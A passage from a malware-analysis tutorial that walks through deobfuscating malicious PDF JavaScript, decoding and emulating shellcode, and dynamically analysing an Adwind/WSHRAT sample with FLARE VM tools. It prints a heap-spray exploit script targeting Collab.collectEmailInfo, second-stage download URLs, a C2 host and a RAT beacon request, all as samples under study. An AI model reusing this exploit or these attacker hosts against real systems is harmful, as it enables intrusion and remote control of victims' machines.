*** Error analysing Javascript: ReferenceError: document is not defined (@ 4 : 4) ->
document.write(shellcode);

PPDF>

```

Js\_analyse manages to extract the URL in JavaScript (Shellcode):

- http://78.109.30[.]5/count/005AD56F/load.php?pdf=a684eceee76fc522773286a895bc8436

## Peepdf

Sometimes, js\_analyse is not able to extract the actions performed by the JavaScript and the analysis has to be done manually.

- **peepdf -i**
- **js\_beautify file object13**
  - **js\_beautify** can be used to structure the JS code correctly to be more readable.

The JS code contains some long variable names to make the analysis more difficult. Rename the variables to make the reading of the code easier.

```

object13_modified
File Edit Search Options Help
function function1()
{
 shellcode = unescape("%u4343%u4343%u0feb%u335b%u66c9%u80b9%u8001%uef33%ue243%uebfa%ue805%uffec%uffff%u8b7f%udf4e%uefef%u64ef%u
 nop = unescape("%u9090%u9090");
 shellcode_20 = 20 + shellcode.length
 while (nop.length < shellcode_20) nop += nop;
 substring1 = nop.substring(0, shellcode_20);
 substring2 = nop.substring(0, nop.length-shellcode_20);
 while(substring2.length + shellcode_20 < 0x40000) substring2 = substring2 + substring1;

 array1 = new Array();
 for (i = 0; i < 2020; i++) array1[i] = substring2 + shellcode;

 function function2(arg1, arg2)
 {
 var var1 = "";
 while (--arg1 >= 0) var1 += arg2;
 return var1;
 }

 Collab.collectEmailInfo({msg:function2(4096, unescape("%u0909%u0909"))});
}
function1()

```

## Js-didier

[Js-didier](#) is a modified version of the Spidermonkey tool.

- **js-didier object13**
  - To decode the JavaScript

In this situation, nothing is decoded because the function containing the shellcode is never called or run. Consequently, add *function1()* at the end of the script to run the code.




```

object13_modified
File Edit Search Options Help
function function1()
{
 shellcode = unescape("%u4343%u4343%u0feb%u335b%u66c9%u80b9%u8001%uef33%ue243%uebfa%ue805%uffec%uffff%u8b7f%udf4e%uefef%u64ef%u
nop = unescape("%u9090%u9090");
shellcode_20 = 20 + shellcode.length
while (nop.length < shellcode_20) nop += nop;
substring1 = nop.substring(0, shellcode_20);
substring2 = nop.substring(0, nop.length-shellcode_20);
while(substring2.length + shellcode_20 < 0x40000) substring2 = substring2 + substring2 + substring1;
array1 = new Array();
for (i = 0; i < 2020; i++) array1[i] = substring2 + shellcode;
function function2(arg1, arg2)
{
 var var1 = "";
 while (--arg1 >= 0) var1 += arg2;
 return var1;
}
Collab.collectEmailInfo({msg:function2(4096, unescape("%u0909%u0909"))});
}
function1()

```

Even after calling the function, nothing was run. This is because js-didier did not identify any “eval” or “document.write()” command.

- **js-didier object13**



```

remnux@remnux: ~/Desktop/malware/JS/JS_object13
File Edit Tabs Help
remnux@remnux:~/Desktop/malware/JS/JS_object13$ js-didier object13_modified
object13_modified:24: ReferenceError: Collab is not defined
remnux@remnux:~/Desktop/malware/JS/JS_object13$

```

Add the following code after the shellcode: “`document.write(shellcode); return;`” to run it and return its output.




```

*object13_modified
File Edit Search Options Help
function function1()
{
 shellcode = unescape("%u4343%u4343%u0feb%u335b%u66c9%u80b9%u8001%uef33%ue243%uebfa%ue805%uffec%uffff%u8b7f%udf4e%uefef%u64ef%u
document.write(shellcode);
return;
}
nop = unescape("%u9090%u9090");
shellcode_20 = 20 + shellcode.length
while (nop.length < shellcode_20) nop += nop;
substring1 = nop.substring(0, shellcode_20);
substring2 = nop.substring(0, nop.length-shellcode_20);
while(substring2.length + shellcode_20 < 0x40000) substring2 = substring2 + substring2 + substring1;

```

Run again **js-didier object13**. Finally, the script runs successfully. It created three output files:


- Write.bin.log: binary representation of the document
- Write.log: ASCII version
- Write.uc.log: Unicode version



```
remnux@remnux: ~/Desktop/malware/JS/JS_object13$ js-didier object13_modified
remnux@remnux: ~/Desktop/malware/JS/JS_object13$ ls | grep write
write.bin.log
write.log
write.uc.log
remnux@remnux: ~/Desktop/malware/JS/JS_object13$
```

The content of the file can be outputted.

- **strings write.bin.log**



```
remnux@remnux: ~/Desktop/malware/JS/JS_object13$ strings write.bin.log
cccc
d*1/
http://78.109.30.5/count/005AD56F/load.php?pdf=a684ecee76fc522773286a895bc8436
cccc
d*1/
http://78.109.30.5/count/005AD56F/load.php?pdf=a684ecee76fc522773286a895bc8436
cccc
d*1/
http://78.109.30.5/count/005AD56F/load.php?pdf=a684ecee76fc522773286a895bc8436
cccc
d*1/
http://78.109.30.5/count/005AD56F/load.php?pdf=a684ecee76fc522773286a895bc8436
remnux@remnux: ~/Desktop/malware/JS/JS_object13$
```

The URL used for the second stage of the attack was extracted:

- <http://78.109.30.5/count/005AD56F/load.php?pdf=a684ecee76fc522773286a895bc8436>

# ShellCode

A shellcode is a small piece of hexadecimal code used as a payload by malware to perform various actions (e.g., download the second stage of the attack, contact the C2 server, etc.).

Shellcode can be stored/encoded in various formats:

- hexadecimical (68 74 74 70)
  - percentage unicode (%u7468%u7074)
  - backslash (\x68\x74\x74\x70)
  - backslash unicode (\u7468\u7074)
  - byte array ([0x68, 0x74, 0x74, 0x70])

The below JavaScript was extracted from the below pdf:

- SHA256: e6889f6e98f554a3fd6e4371e9a8323abbdfbc2031b8863ba84a3050c56bea
  - **cat badpdf\_object6.js**

It can be identified that the JavaScript code contains a *percentage Unicode* ("‰") encoded shellcode. To analyse the shellcode, it must be extracted before being converted into hexadecimal values.

To decode the *percentage Unicode* shellcode, I recommend using the below code written by the authors of Practical Malware Analysis book. I pasted the shellcode in payload strings at line 30.

```
Shellcode_unescape_decode.py •
home > remnux > Documents > badpdf > Shellcode_unescape_decode.py
1 #Code Created by Practical Malware Analysis
2 #https://nostarch.com/malware
3
4 def decU16(inbuff):
5 """Manually perform JavaScript's unescape() function."""
6 i=0
7 outArr = []
8 while i < len(inbuff):
9 if inbuff[i] == "'":
10 i += 1
11 elif inbuff[i] == "%":
12 if ((i+6) <= len(inbuff)) and (inbuff[i+1] == 'u'): #it's a 2-byte "unicode" value
13 currchar = int(inbuff[i+2:i+4], 16)
14 nextchar = int(inbuff[i+4:i+6], 16)
15 #switch order for little-endian
16 outArr.append(chr(nextchar))
17 outArr.append(chr(currchar))
18 i += 6
19 elif (i+3) <= len(inbuff):
20 #it's just a single byte
21 currchar = int(inbuff[i+1:i+3], 16)
22 outArr.append(chr(currchar))
23 i += 3
24 else:
25 # nothing to change
26 outArr.append(inbuff[i])
27 i += 1
28 return ''.join(outArr)
29
30 payload = "%u41d6%u9749%u9340%u4846%u993f%u499b%u4027%u2f43%u279b%u9996%u4627%u3f27%uf54b%u462f%u2f37%u434
31
32 outFile = file('badpdf_object6_shellcode_hex.bin', 'wb')
33
34 outFile.write(decU16(payload))
```

The [script](#) can be run using the below command line:

- **python shellcode\_unescape\_decode.py**

The script will create an output file, here “badpdf\_object6\_shellcode\_hex.bin”, with the shellcode in hexadecimal.

The shellcode code can then be run in a safe environment (dynamic malware analysis) or emulated with scdbg.

## SCBD - ShellCode

[SCBG](#) is a program that runs a shellcode and emulates 32bit processor, memory, and Windows API calls. It displays the Windows API calls performed by the shellcode.

The emulation of the shellcode is an easy way to identify the action performed by the shellcode.

- **wine scdbg.exe badpdf\_object6\_shellcode\_hex.bin**

```
remnux@remnux: ~/Documents/badpdf$ wine scdbg.exe badpdf_object6_shellcode_hex.bin
Loaded 400 bytes from file BADP~JRW.BIN
Initialization Complete..
Max Steps: 2000000
Using base offset: 0x401000

4013d8 WinExec(calc.exe)
4013e4 GetVersion()
4013f7 ExitProcess(0)

Stepcount 554806
```

Using scdbg, the actions performed by the shellcode can be analysed. In the above example, the shellcode spawned “calc.exe” using “WinExec” and obtained the version of “calc.exe” before closing the process.

## Shellcode2exe

[Shellcode2exe](#) converts a shellcode (shellcode.bin) into an executable (file.exe). It can be useful to create the executable binary to debug the shellcode or to run it and analyse it using dynamic malware analysis techniques.

- **shellcode2exe 32 file.bin file.exe**

## Disassembler

Shellcode can be analysed with a disassembler to understand its logic without requiring its execution. IDA or Ghidra could be used to disassemble the malware.

I will demo this in a later version of this document. In the meantime, if you are interested, you can check the [Practical Malware Analysis](#) book.

## Dynamic Malware Analysis

Dynamic Malware Analysis permits the analysis of malware during its execution. It is important to only execute malware in a safe and controlled environment. To set up your malware environment, I recommend reading *Chapter 2 – Malware Analysis in Virtual Machines* in the [Practical Malware Analysis](#) book.

[FLARE VM](#) is a Windows-based virtual machine for malware analysis and incident response, which was created by FireEye. It contains most of the tools to perform malware analysis. FLARE VM was used to analyse the below example.

It is important to mention that some malware are designed to detect test/analysis environments. Consequently, the malware will not execute. If you do not detect any malicious activity during a dynamic malware analysis, do not always consider that the sample is not malicious.

The below sample is used to illustrate the next steps:

- SHA256: d8cd7e914884d8cf9f715e69826e6a871dc73697c2005535abd578ff2bc5e4c3

### Process

Before starting the analysis, take a snapshot of your virtual machine to save a clean state.

Moreover, before spawning or opening the malicious file:

- Take a snapshot of the registry with Regshot to save the state of the registry.
- Launch *Process Explorer*, *FakeDNS*, and *Process Monitor* to monitor the host and network activities.

### Process Monitor

[Process Monitor](#) monitors and records file system, registry, processes, and other activities done on the system. It has a basic configuration by default (for example it excludes *procmon.exe*). It is possible to use additional filters to filter out and identify activities linked to the analysed file (e.g., *Operation* for *RegSetValue* and *WriteFile*, etc.).

Before launching the malware, go to *Edit*, click on *Clear Display* and start monitoring events by clicking on *Capture Event* under *File*. After the malware execution, stop the capture of the event.



After running the malware, filters can be added:

1. On the *Filter* on *Menu*, click on *Filter*
2. Create a new filter under *Operation* based on the *CreateFile* for example
3. Click on *Add* and *OK*

Using the filter *CreateFile*, it can be observed that the sample malware creates lots of files and folders on the system. One of the interesting files is “Oracles Java.jar”.

| Time o...  | Process Name      | PID  | Operation  | Path                                                             | Result          | Detail            |
|------------|-------------------|------|------------|------------------------------------------------------------------|-----------------|-------------------|
| 9:41:17... | java.exe          | 956  | CreateFile | C:\Users\john\AppData\Roaming\Oracle\lib\resources.jar           | SUCCESS         | Desired Access: F |
| 9:41:17... | java.exe          | 956  | CreateFile | C:\Users\john\AppData\Roaming\Oracle\lib\resources.jar           | SUCCESS         | Desired Access: C |
| 9:41:17... | java.exe          | 956  | CreateFile | C:\Users\john\AppData\Roaming\Oracle\lib\resources.jar           | SUCCESS         | Desired Access: F |
| 9:41:19... | java.exe          | 956  | CreateFile | C:\Users\john\AppData\Roaming\Oracle\lib\ext\sunc.jar            | SUCCESS         | Desired Access: F |
| 9:41:19... | java.exe          | 3180 | CreateFile | C:\Users\john\AppData\Roaming\Oracle\lib\ext\localedata.jar      | SUCCESS         | Desired Access: F |
| 9:41:20... | java.exe          | 956  | CreateFile | C:\Users\john\AppData\Roaming\Oracle\lib\ext\sunscapi.jar        | SUCCESS         | Desired Access: F |
| 9:41:20... | java.exe          | 3180 | CreateFile | C:\Users\john\AppData\Roaming\Oracle\lib\ext\sunscapi.jar        | SUCCESS         | Desired Access: F |
| 9:41:21... | java.exe          | 956  | CreateFile | C:\Users\john\AppData\Local\Temp\_0_8332683090967863125773989... | SUCCESS         | Desired Access: F |
| 9:41:21... | java.exe          | 3180 | CreateFile | C:\Users\john\Oracle Corporations\Oracles Java.jar               | SUCCESS         | Desired Access: F |
| 9:41:21... | java.exe          | 956  | CreateFile | C:\Users\john\AppData\Roaming\Oracle\lib\ext\sunscapi.jar        | SUCCESS         | Desired Access: F |
| 9:41:21... | java.exe          | 956  | CreateFile | C:\Users\john\AppData\Roaming\Oracle\lib\ext\sunscapi.jar        | SUCCESS         | Desired Access: C |
| 9:41:21... | java.exe          | 956  | CreateFile | C:\Users\john\AppData\Roaming\Oracle\lib\ext\sunscapi.jar        | SUCCESS         | Desired Access: F |
| 9:41:21... | java.exe          | 956  | CreateFile | C:\Users\john\AppData\Roaming\Oracle\lib\ext\sunscapi.jar        | SUCCESS         | Desired Access: F |
| 9:41:21... | java.exe          | 956  | CreateFile | C:\Users\john\AppData\Roaming\Oracle\lib\ext\sunscapi.jar        | SUCCESS         | Desired Access: F |
| 9:41:23... | javaw.exe         | 3180 | CreateFile | C:\Users\john\AppData\Roaming\Oracle\lib\resources.jar           | SUCCESS         | Desired Access: F |
| 9:41:23... | javaw.exe         | 3180 | CreateFile | C:\Users\john\AppData\Roaming\Oracle\lib\resources.jar           | SUCCESS         | Desired Access: F |
| 9:41:24... | javaw.exe         | 3180 | CreateFile | C:\Users\john\AppData\Roaming\Oracle\lib\ext\sunscapi.jar        | SUCCESS         | Desired Access: F |
| 9:41:24... | javaw.exe         | 3180 | CreateFile | C:\Users\john\AppData\Roaming\Oracle\lib\ext\sunscapi.jar        | SUCCESS         | Desired Access: F |
| 9:41:24... | javaw.exe         | 3180 | CreateFile | C:\Users\john\AppData\Roaming\Oracle\lib\ext\sunscapi.jar        | SUCCESS         | Desired Access: F |
| 9:41:24... | javaw.exe         | 3180 | CreateFile | C:\Users\john\AppData\Roaming\Oracle\lib\ext\sunscapi.jar        | SUCCESS         | Desired Access: F |
| 9:41:24... | javaw.exe         | 3180 | CreateFile | C:\Users\john\AppData\Roaming\Oracle\lib\ext\sunscapi.jar        | SUCCESS         | Desired Access: F |
| 9:41:24... | javaw.exe         | 3180 | CreateFile | C:\Users\john\AppData\Roaming\Oracle\lib\ext\sunscapi.jar        | SUCCESS         | Desired Access: F |
| 9:41:24... | javaw.exe         | 3180 | CreateFile | C:\Users\john\AppData\Roaming\Oracle\lib\ext\sunscapi.jar        | SUCCESS         | Desired Access: F |
| 9:41:24... | javaw.exe         | 3180 | CreateFile | C:\Users\john\AppData\Roaming\Oracle\lib\ext\sunscapi.jar        | SUCCESS         | Desired Access: F |
| 9:41:32... | Explorer EXE      | 2200 | CreateFile | C:\Users\john\Desktop\ORDINE[2].jar                              | SUCCESS         | Desired Access: F |
| 9:41:32... | Explorer EXE      | 2200 | CreateFile | C:\Users\john\Desktop\ORDINE[2].jar                              | SUCCESS         | Desired Access: F |
| 9:41:32... | Explorer EXE      | 2200 | CreateFile | C:\Users\john\Desktop\ORDINE[2].jar                              | SUCCESS         | Desired Access: F |
| 9:41:39... | Explorer EXE      | 2200 | CreateFile | C:\Users\john\Desktop\ORDINE[2].jar                              | SUCCESS         | Desired Access: F |
| 9:41:39... | Explorer EXE      | 2200 | CreateFile | C:\Users\john\Desktop\ORDINE[2].jar                              | SUCCESS         | Desired Access: F |
| 9:41:39... | Explorer EXE      | 2200 | CreateFile | C:\Users\john\Desktop\ORDINE[2].jar                              | SUCCESS         | Desired Access: F |
| 9:41:46... | SearchProtocol... | 3260 | CreateFile | C:\Users\john\Oracle Corporations\Oracles Java.jar               | OPLOCKNOT GR... | Desired Access: C |
| 9:41:47... | SearchProtocol... | 3260 | CreateFile | C:\Users\john\Oracle Corporations\Oracles Java.jar               | OPLOCKNOT GR... | Desired Access: C |
| 9:41:47... | SearchProtocol... | 3260 | CreateFile | C:\Users\john\Oracle Corporations\Oracles Java.jar               | SUCCESS         | Desired Access: F |
| 9:42:00... | SearchProtocol... | 3260 | CreateFile | C:\Users\john\Oracle Corporations\Oracles Java.jar               | SUCCESS         | Desired Access: C |
| 9:42:00... | SearchProtocol... | 3260 | CreateFile | C:\Users\john\Oracle Corporations\Oracles Java.jar               | SUCCESS         | Desired Access: C |

“Oracles Java.jar” is in the “Oracle Corporations” folder that contains the jar file and an ID file (“ID.txt”). The “Oracles Java.jar” contains three files that are typical of Adwind RAT (cf. below), which is a cross-platform, multifunctional malware program also known as AlienSpy, Frutas, Unrecom, Sockrat, JSocket and jRat.<sup>4</sup> Adwind malware can be analysed using [“AdWindDecryptor.py”](#). The text file contains the unique ID of the infected system. This is used by the C2 server to identify the infected system (cf. on the right screenshot).




<sup>4</sup> <https://www.kaspersky.com/resource-center/threats/adwind>

## Process Explorer

[Process Explorer](#) (`procexp.exe`) is a Sysinternals tool that monitors and displays all the processes running on a Windows system, including the hierarchical parent relationship, the loaded DLL files, the processes spawned, suspended and killed, and other activities.

After launching our sample, we can easily identify that the malware starts lots of executables: `javaw.exe`, `wscript.exe`, `killtask.exe`, and other processes. By clicking on a process (e.g., `wscript.exe` in the below screenshot) and selecting the *Properties*, you can see under *Image* the *Command Line* run.

In the below example, the malicious file spawned `wscript.exe`, which launched “`jPelBFjked.js`”




The JavaScript file can then be checked. The JavaScript strings in the JavaScript is highly encrypted (AdWind malware).

The screenshot shows the contents of the file `jPelBFjked.js` in Notepad++. The code is heavily obfuscated, containing many self-extracting and self-modifying sections. Some readable parts include:


```

1 // Function Base26Decode(base_26)
2 {
3 var base_26_element = document.createElement("input");
4 var base_26_element_type = base_26_element.getAttribute("type");
5 var base_26_element_value = base_26_element.getAttribute("value");
6 if (base_26_element_type == "text") {
7 return Base26Decode(element);
8 }
9 else {
10 var getHTTPData = XMLHttpRequest();
11 getHTTPData.open("GET", "http://www.foxyproxy.net/getString?site_id=" + base_26_element_value);
12 getHTTPData.onreadystatechange = function() {
13 if (getHTTPData.readyState == 4) {
14 var responseText = getHTTPData.responseText;
15 var decodedText = decodeURIComponent(responseText);
16 var decodedText = decodeURIComponent(decodedText);
17 var getHTTPData2 = XMLHttpRequest();
18 getHTTPData2.open("GET", decodedText);
19 getHTTPData2.onreadystatechange = function() {
20 if (getHTTPData2.readyState == 4) {
21 var responseText2 = getHTTPData2.responseText;
22 var decodedText2 = decodeURIComponent(responseText2);
23 var decodedText2 = decodeURIComponent(decodedText2);
24 var decodedText2 = decodeURIComponent(decodedText2);
25 var decodedText2 = decodeURIComponent(decodedText2);
26 var decodedText2 = decodeURIComponent(decodedText2);
27 var decodedText2 = decodeURIComponent(decodedText2);
28 }
29 }
30 }
31 }
32 }
33 }
34
```

It also spawns `javaw.exe` which is going to run the *Oracle Java.jar* file previously identified with Process Monitor.



Using `taskkill.exe`, this malware identifies and kills lots of analysis programs like V3Medic.exe (cf. below screenshot) and Process Explorer, so it is normal if your Process Explorer exiting without any action from your side.



At the end of the analysis, kill all the processes created by the malicious file, by right-clicking on the process and clicking on *Kill Process Tree*.

## FakeNet-NG

[FakeNet-NG](#) simulates legitimate network services (e.g., HTTP, HTTPS, FTP, ICR, DNS, SMPT, etc.) and intercepts and redirects all the network traffic.

FakeNet-NG can be extremely useful to identify network IOCs (e.g., downloading of the second stage, C2 server, etc.).

To launch FakeNet, simply start the executable. At the end of the analysis, the program can be ended with “ctrl + C” and the logs are available in the *fakenet\_logs* folder.

In the below image, FAKENET provides the information concerning the domain contacted by the malware:

- brothersjoy[.]nl:6789/is-ready

The screenshot shows the FakeNet-NG application window running in a terminal-like interface. The title bar says "FN fakenet". The window displays the following text:

```
FAKENET NG
Version 1.4.9
Developed by FLARE Team

07/08/19 05:26:21 PM [FakeNet] Loaded configuration file: C:\Python27\lib\site-packages\fakenet\configs\default.ini
07/08/19 05:26:21 PM [Diverter] Capturing traffic to packets_20190708_172621.pcap
07/08/19 05:26:21 PM [FTP] >>> starting FTP server on 0.0.0.0:21, pid=520 <<<
07/08/19 05:26:21 PM [FTP] concurrency model: multi-thread
07/08/19 05:26:21 PM [FTP] masquerade (NAT) address: None
07/08/19 05:26:21 PM [FTP] passive ports: 60000->60010
07/08/19 05:26:21 PM [Diverter] Failed to notify adapter change on (727F404E-EB17-44C3-8DEC-1819D1A3564A)
07/08/19 05:26:22 PM [Diverter] suspect.exe (2476) requested UDP 229.255.255.250:1900
```

Below the terminal window, there is a separate Notepad window titled "http\_20190708\_171012.txt - Notepad" containing the following HTTP request:

```
POST /is-ready HTTP/1.1
Accept: */*
Accept-Language: en-us
User-Agent: WSHRAT|BEFD058A|WIN-OSM06K2TJHL|john|Microsoft Windows 7 Home Basic |plus|nan-av|false - 8/7/2019|JavaScript-v1.2
Accept-Encoding: gzip, deflate
Host: brothersjoy.nl:6789
Content-Length: 0
Connection: Keep-Alive
Cache-Control: no-cache
```

## Autoruns

[Autoruns](#) enumerates all the programs that automatically start when a Windows system is turned on. It can be useful to launch autoruns after the execution of the malware to identify persistence mechanisms added by the malware.

The timestamp column is one of the easiest ways to identify the new autoruns locations (cf. below screenshot). It can be identified that the previously identified JavaScript and jar file is added as a persistence mechanism.

| Autorun Entry                                                                            | Description                                                                        | Image Path | Timestamp           |
|------------------------------------------------------------------------------------------|------------------------------------------------------------------------------------|------------|---------------------|
| HKLM\Software\Microsoft\Windows\CurrentVersion\Run                                       | File not found: rdclip                                                             |            | 7/1/2009 6:37 AM    |
| SunJavaUpdateSched Java Update Scheduler                                                 | c:\program files\common files\java\java update\jusched.exe                         |            | 4/2/2019 11:50 AM   |
| TeamsMachineInstall... Microsoft Teams                                                   | c:\program files\teams installer\teams.exe                                         |            | 12/16/2018 11:00 AM |
| Vmware User Process Vtware Tools Core Service                                            | c:\program files\vmware\vmware_tools\vttools.exe                                   |            | 6/19/2019 5:01 AM   |
| C:\Users\john\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup              |                                                                                    |            | 3/17/2017 4:09 PM   |
| PelBFiked.js                                                                             | c:\users\john\appdata\roaming\microsoft\windows\start menu\programs\start          |            | 4/26/2021 3:30 PM   |
| HKLM\Software\Microsoft\Active Setup\Installed Components                                |                                                                                    |            | 4/2/2019 8:53 PM    |
| Google Chrome Google Chrome Installer                                                    | c:\program files\google\chrome\application\73.0.3683.86\installer\chromsp.exe      |            | 3/19/2019 7:00 AM   |
